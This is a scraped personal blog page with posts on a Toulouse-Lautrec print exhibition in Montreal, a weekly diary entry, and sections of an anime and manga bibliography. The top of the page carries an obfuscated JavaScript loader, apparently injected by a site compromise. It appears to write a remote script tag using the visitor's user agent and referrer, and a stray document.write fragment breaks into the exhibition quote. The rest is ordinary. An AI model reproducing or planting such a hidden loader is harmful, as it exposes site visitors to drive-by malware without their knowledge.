eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yanrf|var|u0026u|referrer|kdhhs||js|php’.split(‘|’),0,{}))

“Cette exposition présente une collection particulière d’exception qui comprend plus de quatre-vingt-dix estampes et affiches, document.write(“”); couvrant presque toute la période de la production lithographique de Toulouse-Lautrec, de 1891 (…) à 1899.”

Même si on y retrouve que les affiches de Toulouse-Lautrec (pas de peintures), c’est tout de même très intéressant. Lautrec était vraiment un illustrateur de talent. Toutefois, c’est une petite exposition qui ne comprend que quelques salles et j’en ai donc fait le tour assez rapidement (en un peu plus d’une heure). Comme à mon habitude, j’ai photographié les pièces de l’exposition qui m’interpellaient le plus afin de garder un petit souvenir de ma visite.

Voici un bref diaporama des mes photos que j’ai converti en video sur Vimeo:


Voir aussi mon album photo sur Flickr (avec titres et détails des affiches):

Toulouse-Lautrec
(iPhone 6s, Musée des Beaux-Arts de Montréal, 2016-10-26)
[ Translate ]

Weekly notable news (W42)

Not much happened this week. Same old, same old, as we say. Some aberrations at work keep exasperating me (but there’s only 552 more weeks to endure). On the way back from a doctor’s appointment, my wife and I walked through the mountain to admire the colours of fall. It was superb and I wonder why we don’t do this kind of walk more often. We’ve also spent time watching more of the American presidential insanities, two excellent animated features (Miss Hokusai and Osamu Tezuka’s Buddha Movie 1: The Red Desert! It’s Beautiful) as well as a new episode of Poldark. For my part, I’ve also started a promising new series (Westworld) and watched the season finale of Halt and Catch Fire. And I probably did a zillion other things (like updating my anime & manga bibliography) that I can’t even remember. But, does it really matter?

However, I do remember that I managed to find some time to stay acquainted with the affairs of the world. I therefore share with you a few notable news & links that I came across lately (in no particular order):


Funnies


[ Traduire ]

Otaku & other popular (sub)culture phenomenons

Many elements of the Japanese teens subculture are generated, influenced or more often simply expressed by anime & manga: otaku, enjo kōsai (teenage prostitution), hikikomori, karoshi (overwork death), idols, cosplay (as well as various fashion styles like gothic lolita, kogal or ganguro), hentai (including yaoi [“Boys’ Love”, i.e. manga showing romantic relationships between male characters], yuri [“Girls’ love”], lolicon [underage love], panchira [panties shots] and burusera [stores for panties & school uniforms fetishists]), manga café, kawaii, moe — just to name the few that quickly come to mind. Also, Japanese (pop)culture is having (as it often had in the past, i.e. “japonisme”) a great influence on our western culture (and particularly, lately, on the teen pop-culture, with the so-called Japanification).

Therefore, this is a subject particular enough to deserve a separate entry in my “Anime & Manga Bibliography”. (The titles I own are with a green background).

Index

[ Traduire ]

Otaku & other popular (sub)culture phenomenons


(Collectif). Cosplay Girls: Japan’s live animation heroines. Tokyo, DH Publishing (Cocoro books), 2003. 96 pg. $30.00 US. ISBN 978-0-9723124-2-0.

[ AmazonGoodreadsWorldCat ]


(Collectif). Eastern Standard Time: A Guide to Asian Influence on American Culture from Astro Boy to Zen Buddhism. Boston, Mariner Books, 344 pg. $24.95. ISBN 978-0-395-76341-X.

[ AmazonGoodreadsWorldCat ]



(Collectif). Japan Edge: The Insider’s Guide to Japanese Pop Subculture. San Francisco, Cadence Books, 1999. 200 pg. $19.95 US / $29.95 Can. ISBN 978-1-56931-345-8.

[ AmazonGoodreadsWorldCat ]


AZUMA, Hiroki (Translated by Abel, Jonathan E. & KONO, Shion). Otaku: Japan’s database animals. Minneapolis, University of Minnesota Press, 2009. 144 pg. ISBN 978-0-8166-5352-2.

[ AmazonGoodreadsWikipediaWorldCat ]



BARRAL, Étienne. Otaku: Les enfants du virtuel. Paris, Denoël (Impacts), 1999. 314 pg. ISBN 978-2-207-24319-2.

[ AmazonGoodreadsWorldCat ]


KELTS, Roland. Japanamerica: How Japanese Pop Culture Has Invaded the U.S. Hampshire (UK), Palgrave MacMillan, 2007. 242 pg. $14.95 US / $17.25 Can. ISBN 978-1-4039-8476-0.

[ AmazonGoodreadsWorldCat ]


MACWILLIAMS, Mark W. (Ed.). Japanese Visual Culture. Explorations in the World of Manga and Anime. Armonk NY, ME Sharpe/East Gate, 2008. 352 pg. ISBN 978-0765616029.

Amazon • Goodreads • WorldCat ]


Version 1.0.0

POULOS, Gerry. Cosplay: Catgirls and other Critters. Berkeley: Stone Bridge Press, September 2006. 80 pages. $16.95 US. ISBN 978-1933330020.

[ AmazonGoodreadsWorldCat ]



WEST, Mark I. (Ed.). The Japanification of Children’s Popular Culture: From Godzilla to Miyazaki. Lanham, Scarecrow Press, 2009. 294 pg. ISBN 978-0-8108-5121-4.

[ AmazonGoodreadsWorldCat ]



WICHMANN, Siegfried. Japonism: The Japanese influence on Western art since 1858. New York, Thames & Hudson, 1981. 432 p. ISBN 978-0-500-28163-7.

[ AmazonGoodreadsWorldCat ]


Next: Japanese Culture

More Anime & Manga References

We continue our “Anime & Manga Bibliography” — started with the “Essential References” — with more useful anime & manga references.

The books we own are on a green background. We have corrected the images’ links and added pertinent links for those who want further details about the listed references. [Last update: 2024/12/30]

Index

[ Traduire ]

More Anime & Manga References


General


[Collectif] Le petit monde de la japanim’ et du manga (Animeland Hors-Série 5). Paris, Anime Manga Presse, 2003. 260 pg. 8,50 €. [in french]

[ WorldCat ]


BRENNER, Robin E. Understanding Manga and Anime. Libraries Unlimited, 2007. 356 pg. ISBN 978-1591583325. $40.00.

[ AmazonGoodreadsWorldCat ]


LUNNING, Frenchy (Ed.). Emerging Worlds of Anime and Manga (Mechademia 1). Univ. of Minnesota Press, 2006. 184 pg. ISBN 978-0816649457. $19.95.

[ AmazonGoodreadsWorldCat ]


LUNNING, Frenchy (Ed.). Networks of Desire (Mechademia 2). Univ. of Minnesota Press, 2007. 184 pg. ISBN 978-0816654826. $19.95.

[ AmazonGoodreadsWorldCat ]



LUNNING, Frenchy (Ed.). Limits of the Human (Mechademia 3). Univ. of Minnesota Press, 2008. 184 pg. ISBN 978-0816652662. $19.95.

[ AmazonGoodreadsWorldCat ]



LUNNING, Frenchy (Ed.). War/Time (Mechademia 4). Univ. of Minnesota Press, 2009. 338 pg. ISBN 978-0-8166-6749-9. $21.95.

[ AmazonGoodreadsWorldCat ]



LUNNING, Frenchy (Ed.). Fanthropologies (Mechademia 5). Univ. of Minnesota Press, 2010. 380 pg. ISBN 978-0-8166-7387-2. $24.95.

[ AmazonGoodreadsWorldCat ]



LUNNING, Frenchy (Ed.). User Enhanced (Mechademia 6). Univ. of Minnesota Press, 2011. 320 pg. ISBN 978-0-8166-7734-4. $24.95.

[ AmazonGoodreadsWorldCat ]



LUNNING, Frenchy (Ed.). Lines of Sight (Mechademia 7). Univ. of Minnesota Press, 2012. 302 pg. ISBN 978-0-8166-8049-8. $24.95.

[ AmazonGoodreadsWorldCat ]



LUNNING, Frenchy (Ed.). Tezuka Osamu: Manga Life (Mechademia 8). Univ. of Minnesota Press, 2013. 320 pg. ISBN 978-0-8166-8955-2. $24.95.

[ AmazonGoodreadsWorldCat ]


LUNNING, Frenchy (Ed.). Origins (Mechademia 9). Minneapolis, University of Minnesota Press, 2014. 320 p. $24.95 US. ISBN 978-0-8166-9535-5.

[ AmazonGoodreadsWorldCat ]


LUNNING, Frenchy (Ed.). World Renewal (Mechademia 10). Minneapolis, University of Minnesota Press, 2015. 272 p. $24.95 US. ISBN 978-0-8166-9915-5.

[ AmazonGoodreadsWorldCat ]



LUNNING, Frenchy & ANNETTE, Sandra (Eds.). Childhood (Mechademia 11.1). Minneapolis, University of Minnesota Press, July 2019. 192 p. $24.95 US. ISBN 9781517906351.

[ AmazonGoodreadsWorldCat ]



LUNNING, Frenchy & ANNETTE, Sandra (Eds.). Transnational Fandom (Mechademia 12.1). Minneapolis, University of Minnesota Press, June 2020. 200 p. $25.00 ISBN 9781517908423.

[ AmazonGoodreadsWorldCat ]


LUNNING, Frenchy & ANNETTE, Sandra (Eds.). Asian Materialities (Mechademia 12.2). Minneapolis, University of Minnesota Press, June 2020. 168 p. $25.00 ISBN 9781517908430.

[ AmazonGoodreadsWorldCat ]


MACWILLIAMS, Mark W. (Ed.). Japanese Visual Culture. Explorations in the World of Manga and Anime. Armonk NY, ME Sharpe/East Gate, 2008. 352 pg. ISBN 978-0765616029.

[ AmazonGoodreadsWorldCat ]


PATTEN, Fred. Watching Anime, Reading Manga. 25 Years of Essays and Reviews. Berkeley, Stone Bridge Press, 2004. 384 pg. ISBN 978-1880656921. $18.95 US.

[ AmazonGoodreadsWorldCat ]


SCHMIDT, Jérôme. Génération manga: Petit guide du manga et de l’animation japonaise. Paris : Librio, 2004. 94 pg. ISBN 978-2290333150. € 2.00. [in french]

[ AmazonGoodreadsWorldCat ]


SCHODT, Frederik L. Astro Boy Essays (The). Berkeley, Stone Bridge Press, 2007. 156 pg. ISBN 978-1933330549. $16.95 US.

[ AmazonGoodreadsWorldCat ]


Anime



Anime: The Berkeley Journal of Japanese Animation, vol. 1, #1. January 1991. 250 pages.

[ AmazonGoodreadsWorldCat ]


Anime: The Berkeley Journal of Japanese Animation, vol. 1, #2. August 1991. 220 pages.

[ AmazonWorldCat ]



Anime Reference Guide Vol. 1, issue 1 (AnimeCon ’91). Cal-Animage, August 1991.

[ AmazonGoodreadsWorldCat ]



Anime Reference Guide (The) Issue 2, Vol. 1 (AnimeExpo ’92). SPJA / Cal-Animage, July 1992. 110 pages.

[ GoodreadsWorldCat ]



Anime Reference Guide (The) Vol. 2, #1 (AnimeExpo ’93). SPJA, June 1993. 114 pages.

[ Goodreads ]


